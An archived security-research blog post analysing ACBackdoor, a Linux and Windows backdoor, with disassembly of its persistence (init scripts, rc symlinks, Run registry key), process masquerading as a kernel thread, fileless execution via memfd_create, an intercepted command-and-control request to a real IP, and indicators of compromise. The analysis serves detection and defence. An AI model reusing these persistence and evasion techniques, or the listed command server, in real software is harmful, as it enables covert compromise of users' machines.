

ACBackdoor: Analysis of a New Multiplatform Backdoor

By Ignacio Sanmillan

Published: 2019-11-18 · Archived: 2026-04-05 17:08:37 UTC

Introduction

We have discovered an undetected Linux backdoor which does not have any known connections to other threat groups.

0 / 57
Community Score

✓ No engines detected this file

5d51dbf649d34cd6927efdb6ef082f27a6ccb25a92e892800c583a881bbf9415
nix64
64bits elf

1.63 MB Size
2019-11-11 14:35:21 UTC
7 hours ago

ELF

VirusTotal detection rate of ACBackdoor Linux variant

In addition, we have found Windows variants of the same malware. As is common with most Windows variants, this variant has a higher detection rate than its Linux counterpart.

9 / 68
Community Score

⚠ 9 engines detected this file

907e1dfde652b17338d307b6a13a5af7a8f6ced93a7a71f7f65d40123b93f2b8
2019-11-11_22-40-01.bin
peexe persistence runtime-modules

800 KB Size
2019-11-11 14:58:14 UTC
7 hours ago

EXE

VirusTotal detection rate of ACBackdoor Windows variant

This malware seems to be unknown or at least undocumented to the infosec community, which may indicate retooling of a known threat group or the formation of a new one.

We have dubbed this malware **ACBackdoor**. ACBackdoor provides arbitrary execution of shell commands, arbitrary binary execution, persistence, and update capabilities.


In this blog post we will explain the technical analysis of both ACBackdoor variants and highlight their differences in implementation. The findings we present strongly suggest the group behind this malware has previous experience targeting Linux systems, and is expanding its coverage by porting ACBackdoor to Windows.

Technical Analysis

The Linux binary is a statically linked ELF file, while the Windows binary is a dynamically linked PE file.

Both instances of this malware are practically identical in terms of overall functionality, with minor implementation differences. However, if we pay close attention to each instance we can draw some conclusions regarding the nature of the authors.

Both malware instances share the same protocol to communicate with the same CNC server. However, these instances have different delivery vectors:



VirusTotal intelligence graph depicting connections between the samples

Initially, we located the Linux instance in a Romanian-hosted server. Unfortunately, we do not have further insights regarding the delivery vector used to deploy the Linux variant.

We later discovered via [@nao_sec](#) that the Windows instance was delivered via Fallout Exploit Kit.

To understand more about the delivery system of Fallout Exploit Kit we highly recommend reading [nao_sec's](#) comprehensive [article](#) on the subject matter.

This finding suggests that the operators behind ACBackdoor had sufficient funding to purchase Fallout Exploit Kit and that they are currently using it to spread their Windows malware via malvertising campaigns.

Backdoor Analysis

The Windows variant of this malware does not represent a complex threat in terms of Windows malware. Conversely, the Linux variant shows more sophistication in regards to the implementation details used to replicate the same functionality.

We first noticed the compiled Windows binary was generated using the MinGW compiler.

Address	Length	Type	String
.rdata:004A...	00000011	C	i686-w64-mingw32
.rdata:004C...	00000055	C	/build/mingw-w64-8XHEmx/mingw-w64-6.0.0/mingw-w64-libraries/winthreads/src/rwlock.c
.rdata:004C...	0000001C	C	Mingw-w64 runtime failure:\n

MinGW strings identified in ACBackdoor Windows instance

This indicates information regarding the malware authors’ development environment preference.

The main function is not obfuscated and appears to be straightforward in logic. In the Windows variant we can see how some strings are decoded in the beginning of the function.


```

envp= dword ptr 10h
lea ecx, [esp+4+arg0]
and esp, 0FFFFFF0h
push dword ptr [ecx-4]
push ebp
mov ebp, esp
push ebx
push ecx
sub esp, 10h
mov ebx, [ecx+4]
call constructors
mov [esp+18h+var_14], 12h
mov [esp+18h+dwMilliseconds], offset kworker_str ; [kworker/u8:7-ev]
call decode_string
mov [esp+18h+var_14], 16h
mov [esp+18h+dwMilliseconds], offset cnc_str ; https://193.29.15.147
call decode_string
mov [esp+18h+var_14], 1Fh
mov [esp+18h+dwMilliseconds], offset linux_drop_path ; /usr/local/bin/update-notifier
call decode_string
mov [esp+18h+var_14], 8
mov [esp+18h+dwMilliseconds], offset win_drop_name ; MsMpEng
call decode_string
mov [esp+18h+var_14], 21h
mov [esp+18h+dwMilliseconds], offset win_drop_path ; C:\\Windows\\System\\MsMpEng.exe
call decode_string
mov [esp+18h+dwMilliseconds], 2710h ; dwMilliseconds
call ds:Sleep
mov eax, [ebx]
sub esp, 4
mov [esp+18h+dwMilliseconds], offset Str
mov ds:dword_4C9020, eax
call serialize_victim
mov eax, [ebx]
mov [esp+18h+dwMilliseconds], eax
call set_persistence
call init_thunks
mov edx, 1
test eax, eax
jz short loc_49E505
    
```

Windows instance main function

We can see Linux-specific strings among the decrypted strings, such as a kernel thread process name or a path belonging to a Linux file system.

These same strings are used in the Linux instance of this malware. In addition, these strings do not have any other cross-references among the binary, which may imply that the developers were too lazy to remove them when they were porting code from their Linux implementation onto their Windows version.



ACBackdoor Linux instance main function

After initial string decoding the malware serializes the victim by collecting architecture, system, and MAC address information.

The way the Windows variant collects this information is by calling the correspondent Windows API functions in order to retrieve the subject information such as IsWow64Process; to determine the architecture of the operating system or GetAdaptersInfo to retrieve the system’s MAC address.

The Linux variant, on the other hand, uses a different technique that mainly relies on uname system call to retrieve architecture and system information, in addition to a combination of socket / ioctl system calls to retrieve the MAC address.

<pre> push r15 xorps xmm0, xmm0 push r14 push r13 push r12 push rbp mov rbp, rdi push rbx sub rsp, 58h mov rax, fs:28h mov [rsp+88h+var_40], rax xor eax, eax lea r13, [rsp+88h+var_80] lea r12, [rsp+88h+var_70] movups xmmword ptr [rsp+88h+var_80], xmm0 mov rdi, r13 movups xmmword ptr [rsp+88h+var_70], xmm0 lea rbx, [rsp+88h+var_60] movups xmmword ptr [rsp+88h+var_60], xmm0 call get_host_arch mov rdi, r12 call get_host_system mov rdi, rbx call get_host_mac_addr mov rdi, r13 call realloc_ mov rdi, r12 call realloc_ mov rdi, rbx call realloc_ </pre>	<div style="border: 2px solid red; padding: 5px; width: fit-content; margin: 0 auto;">Linux</div>	<pre> push ebp push edi push esi push ebx sub esp, 6Ch lea edi, [esp+7Ch+Memory] lea esi, [esp+7Ch+var_34] mov [esp+7Ch+Memory], 0 mov [esp+7Ch+Size], edi lea ebx, [esp+7Ch+var_2C] mov [esp+7Ch+var_38], 0 mov [esp+7Ch+var_34], 0 mov [esp+7Ch+var_30], 0 mov [esp+7Ch+var_2C], 0 mov [esp+7Ch+var_28], 0 call get_host_arch mov [esp+7Ch+Size], esi call get_host_system mov [esp+7Ch+Size], ebx call get_host_mac_addr mov [esp+7Ch+Size], edi call realloc_ mov [esp+7Ch+Size], esi call realloc_ mov [esp+7Ch+Size], ebx call realloc_ mov ecx, [esp+7Ch+var_38] mov [esp+7Ch+Size], ecx ; Size mov [esp+7Ch+var_50], ecx </pre>	<div style="border: 2px solid blue; padding: 5px; width: fit-content; margin: 0 auto;">Windows</div>
--	---	---	--

Similarities in code structure between ACBackdoor Linux and Windows instances

After this information is collected, the malware will concatenate each of these fields, add the string '0.5' likely denoting some kind of versioning ID, and will then MD5 hash the resulting string.

```

000011BFBF0 db '00:0c:29:30:9f:62',0Ah
000011BFBF0 db 'Linux',0Ah
000011BFBF0 db 'x86_64',0Ah
000011BFBF0 db '0.5',0

00380F3F db 1Bh
00380F40 db '00:0C:29:14:55:4A',0Ah
00380F40 db 'Windows',0Ah
00380F40 db 'x86_64',0Ah
00380F40 db '0.5',0

```

Compromised host information collected from both ACBackdoor samples

After victim information has been serialized, the malware will apply some persistence mechanisms. The Windows instance will initialize a registry entry so that the malware will be executed on system start-up. The Linux instance will set up various symbolic links and add an initrd script for the malware to also run on system start-up. The Windows instance uses one of the most common registry entries used in Windows malware:

`HKCUSOFTWARE\Microsoft\Windows\CurrentVersion\Run`

The use of this registry entry indicates this actor's level of inexperience by using less conventional persistence techniques to write more complex Windows malware.

```

test     eax, eax
jz      short loc_4034D5
jmp     loc_403593
-----
loc_4034F8:
lea     rsi, aW          ; CODE XREF: set_persistence+25fj
lea     rdi, file       ; "wt"
call   fopen
lea     rdi, aB1nShEBeginI ; "#!/bin/sh -e\n## BEGIN INIT INFO\n# Pr"...
mov     rsi, rax
mov     rbx, rax
call   fwrite
mov     rdi, rbx
call   ftell
lea     rdi, file       ; "/etc/init.d/update-notifier"
mov     esi, 1E0h       ; buf
call   chmod
xor     eax, eax
lea     rdi, aB1nShEBeginI+135h ; file
call   _stat
test    eax, eax
jnz    short loc_40355A
lea     rsi, aB1nShEBeginI+135h ; "/usr/local/bin/update-notifier"
mov     rdi, rbp
call   creat
-----
loc_40355A:
lea     rsi, aEtcRc2D501upda ; CODE XREF: set_persistence+8Cfj
lea     rdi, file       ; "/etc/rc2.d/S01update-notifier"
call   symlink
lea     rsi, aEtcRc3D501upda ; "/etc/rc3.d/S01update-notifier"
lea     rdi, file       ; "/etc/init.d/update-notifier"
call   symlink
lea     rsi, aEtcRc5D501upda ; "/etc/rc5.d/S01update-notifier"
lea     rdi, file       ; "/etc/init.d/update-notifier"
-----
mov     [esp+16Ch+Source], edi ; Source
mov     [esp+16Ch+Dest], ebx ; Dest
call   strcpy
mov     [esp+16Ch+Dest], ebx ; lpFileName
call   DeleteFileA
mov     eax, dsidword_4C9020
sub     esp, 4
mov     [esp+16Ch+Source], offset win_drop_path ; "vj'mbl\bV0:\t4w\x19g0'~"
mov     [esp+16Ch+Dest], eax ; LPCSTR
call   move_file
test   eax, eax
jz     loc_40327D
mov     [esp+16Ch+Source], 6 ; dwFileAttributes
mov     [esp+16Ch+Dest], offset win_drop_path ; "vj'mbl\bV0:\t4w\x19g0'~"
call   ds:SetFileAttributesA
mov     eax, 6545h
sub     esp, 8
lea     ebx, [esp+16Ch+var_144]
mov     [esp+16Ch+Source], 32h
mov     [esp+16Ch+Dest], ebx
mov     [esp+16Ch+var_116], 0
mov     dword ptr [esp+16Ch+var_144], 6EAER866h ; SOFTWARE\Microsoft\Windows\CurrentVersion\Run
mov     [esp+16Ch+var_140], 0053EE3C0h
mov     [esp+16Ch+var_13C], 43C04F0h
mov     [esp+16Ch+var_138], 0060057Ch
mov     [esp+16Ch+var_134], 24940050h
mov     [esp+16Ch+var_130], 654E8220h
mov     [esp+16Ch+var_12C], 63041420h
mov     [esp+16Ch+var_128], 0E83E5D4h
mov     [esp+16Ch+var_124], 4E84F027h
mov     [esp+16Ch+var_120], 0F00E40E0h
mov     [esp+16Ch+var_11C], 0D55B0C2h
mov     [esp+16Ch+var_118], ax
call   decode_string
mov     [esp+16Ch+Str], offset win_drop_path ; "vj'mbl\bV0:\t4w\x19g0'~"
mov     [esp+16Ch+lpFileName], offset win_drop_name ; "x'x0l'v0"
mov     [esp+16Ch+Source], ebx ; LPCSTR
mov     [esp+16Ch+Dest], 0000001h ; HKEY
call   register_write

```

Persistence implementations across ACBackdoor samples

Based on the names chosen to label the persistent instances of this malware, we can see that the Windows instance tries to masquerade itself as a Microsoft Anti Spyware utility (MsMpEng.exe), while the Linux instance attempts to masquerade itself as the Ubuntu release update utility (update-notifier).

The Linux instance will then set an independent session via fork/setsid system calls in order to create an independent process. It will close unnecessary file descriptors using prlimit/close system calls to then rename its process name to that of a kernel thread, specifically “[kworker/u8:7-ev]”.

If we run the ps command on a compromised Linux system we will see this process name among the listed processes:

```

ulxec@ubuntu:~/Documents$ ps -aux | grep kworker/u8
root      2303  0.0  0.0   2524  1940 ?        t    04:31   0:00 [kworker/u8:7-ev]
ulxec    4777  0.0  0.0  21536  1088 pts/0    S+   20:30   0:00 grep --color=auto kworker/u8
ulxec@ubuntu:~/Documents$

```

Process renaming performed by ACBackdoor Linux instance

Command and Control Communication

The malware will proceed to communicate with the CNC. Both malware instances share the same CNC server and transport protocol, that being HTTPS.

The malware will send an initial packet to the CNC with the previously collected victim information. The client does not appear to verify the authenticity of the certificate on TLS handshake, therefore the communication is prone to MITM attacks.

The malware creates the headers for the HTTP request in which some custom headers are included which embed specific information for the server to collect. The following visual is an intercepted initial TLS stripped packet from a compromised Linux host which displays these headers:

Request	Response	Details
POST https://193.29.15.147/ HTTP/1.1		
Host	193.29.15.147	
User-Agent	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; 2)	
Accept	*/*	
Access-Control	aw5mbw==	
X-Access	1e771faf07ca1f40f79894bf87e1c7d4	
Content-Length	48	
Content-Type	application/x-www-form-urlencoded	
MDA6MGM6Mjk60DA60WE6M2QKTG1udXgKeDg2XzY0CjAuNQ:=		

Intercepted TLS stripped HTTPS packet


Among the different headers we can highlight the ‘Access-Control’ and ‘X-Access’ headers which are unconventional HTTP headers.

- Access-Control contains the base64 encoded string of the command type. In this case the type ‘info’, which is the preliminary packet sent to the CNC.
- X-Access contains an MD5 hash used as an integrity check for the contained payload. This MD5 hash was previously generated after victim information was collected as documented above.

The payload is base64 encoded and it contains the crafted string containing all of the compromised host’s collected information.

The malware then expects a response to this preliminary package in order to execute commands.

There is a total of four commands supported by ACBackdoor: these being info, run, execute, and update.



Control flow graph similarities on command handling across samples

As previously mentioned, the info command is really the first point of contact between the client and the CNC.

The run command is intended to run arbitrary shell commands. The execute command is capable of executing a given binary in the compromised host, and the update command updates the client itself.

These commands vary in implementation between the different instances of this malware. However, an additional hint may indicate the authors behind this malware have more experience writing Linux malware. This can be found by examining the implementation of the execute command.

In the Windows instance, this command is implemented via CreateFile and CreateProcess Win32 API functions. In Linux, a combination of memfd_create, fork, and execveat system calls are used:

<pre> .text:00403400 .text:00403400 push esi .text:00403401 push ebx .text:00403402 sub esp, 124h .text:00403408 lea ebx, [esp+12Ch+var_110] .text:0040340C mov [esp+12Ch+Source], offset win_drop_path ; C:\Windows\System\VsMpEng.exe .text:004034E4 lea esi, [esp+12Ch+var_118] .text:004034E8 mov [esp+12Ch+Dest], ebx ; Dest .text:004034EB call strcpy .text:004034F0 mov [esp+12Ch+Source], 5 .text:004034F8 mov [esp+12Ch+Dest], esi .text:004034FB mov dword ptr [esp+12Ch+var_118], 5F90A21Bh .text:00403503 mov [esp+12Ch+var_114], 97h .text:00403508 call decode_string .text:0040350D mov [esp+12Ch+Source], esi ; Source .text:00403511 mov [esp+12Ch+Dest], ebx ; Dest .text:00403514 call strcat .text:00403519 mov eax, [esp+12Ch+arg_0] .text:00403520 mov [esp+12Ch+var_124], 6 ; DWORD .text:00403528 mov [esp+12Ch+Dest], ebx ; LPCSTR .text:0040352B mov [esp+12Ch+Source], eax ; int .text:0040352F call create_file .text:00403534 test eax, eax .text:00403536 jz short loc_403548 .text:00403538 mov [esp+12Ch+Dest], ebx ; LPSTR .text:0040353B call create_process .text:00403540 test eax, eax .text:00403542 setnz al .text:00403545 movzx eax, al .text:00403548 loc_403548: ; CODE XREF: execute+66fj .text:00403548 add esp, 124h .text:0040354E pop ebx .text:0040354F pop esi .text:00403550 retn .text:00403550 execute endp </pre>	<pre> .text:000000000040388E __unwind { .text:000000000040388E push rbp .text:000000000040388F mov edx, 1 .text:00000000004038C4 mov rbp, rdi .text:00000000004038C7 lea rsi, a888 ; "888" .text:00000000004038CE push rbx .text:00000000004038CF mov edi, __NR_memfd_create ; memfd_create .text:00000000004038D4 sub rsp, 28h .text:00000000004038D8 mov rax, fs:28h .text:00000000004038E1 mov [rsp+38h+var_20], rax .text:00000000004038E6 xor eax, eax .text:00000000004038E8 lea rax, akworkerU87Ev ; "[kworker/u8:7-ev]" .text:00000000004038EF mov [rsp+38h+var_28], 0 .text:00000000004038F6 mov [rsp+38h+var_30], rax .text:00000000004038F8 xor eax, eax .text:00000000004038FF call execute_syscall .text:0000000000403904 or edx, 0FFFFFFFh .text:0000000000403907 test eax, eax .text:0000000000403909 js short loc_403945 .text:000000000040390B mov rdx, [rbp+8] ; count .text:000000000040390F mov rsi, [rbp+0] ; buf .text:0000000000403913 mov edi, eax ; fd .text:0000000000403915 mov ebx, eax .text:0000000000403917 xor eax, eax .text:0000000000403919 call write .text:000000000040391E call fork .text:0000000000403923 xor edx, edx .text:0000000000403925 test eax, eax .text:0000000000403927 jnz short loc_403945 .text:0000000000403929 mov rdx, cs:qword_5A9490 .text:0000000000403930 lea rsi, [rsp+38h+var_30] .text:0000000000403935 mov edi, ebx .text:0000000000403937 call execveat .text:000000000040393C xor edx, edx .text:000000000040393E test eax, eax .text:0000000000403940 setnz dl .text:0000000000403943 neg edx .text:0000000000403945 loc_403945: ; CODE XREF: sub_4038BE+4Bfj .text:0000000000403945 ; sub_4038BE+691j </pre>
---	---

Execute command implementation across ACBackdoor samples

At first glance, the implementations of these execute commands may not seem to be much different from each other in terms of functionality. However, it's important to highlight that the Linux instance implementation does provide a means to execute fileless code. This is not the case with the Windows implementation.

These specific details along with the analysis above have led us to conclude that the authors behind ACBackdoor are more comfortable operating in Linux systems, while they may currently be experimenting in Windows by porting their malware to this system.

Conclusion

We have covered the technical analysis of this multi-platform malware which we have named ACBackdoor. After further analysis of the Windows instance we have gotten a sense that the authors behind ACBackdoor have a lack of experience in writing Windows malware.

In addition, we have identified some strings belonging to the Linux version which are also present in the Windows instance of ACBackdoor, implying that the Linux version was likely written before the Windows version.

Apart from having a lower detection rate, the Linux version is overall similar in logic to the Windows variant. The Linux implant has noticeably been written better than the Windows implant, highlighting the implementation of the persistence mechanism along with the different backdoor commands and additional features not seen in the Windows version such as independent process creation and process renaming.

We can assess with high confidence that this threat group has experience developing Linux-based malware. Because there is no attributable information documented on this backdoor, there is a possibility that some known Linux-based threat group is updating its toolset.

In addition, this is further evidence that Linux variants have consistently lower detection rates than Windows.

The binary code from both ACBackdoor implants have been indexed in **Intezer Analyze**. Users can now detect and classify Linux and Windows variants of this threat by uploading their suspicious file(s) or scanning the code running in their endpoint via analyze.intezer.com.

IOCs

5d51dbf649d34cd6927efdb6ef082f27a6ccb25a92e892800c583a881bbf9415

907e1dfde652b17338d307b6a13a5af7a8f6ced93a7a71f7f65d40123b93f2b8

193[.]29[.]15[.]147

185[.]198[.]56[.]53

Source: <https://www.intezer.com/blog/research/acbackdoor-analysis-of-a-new-multiplatform-backdoor/>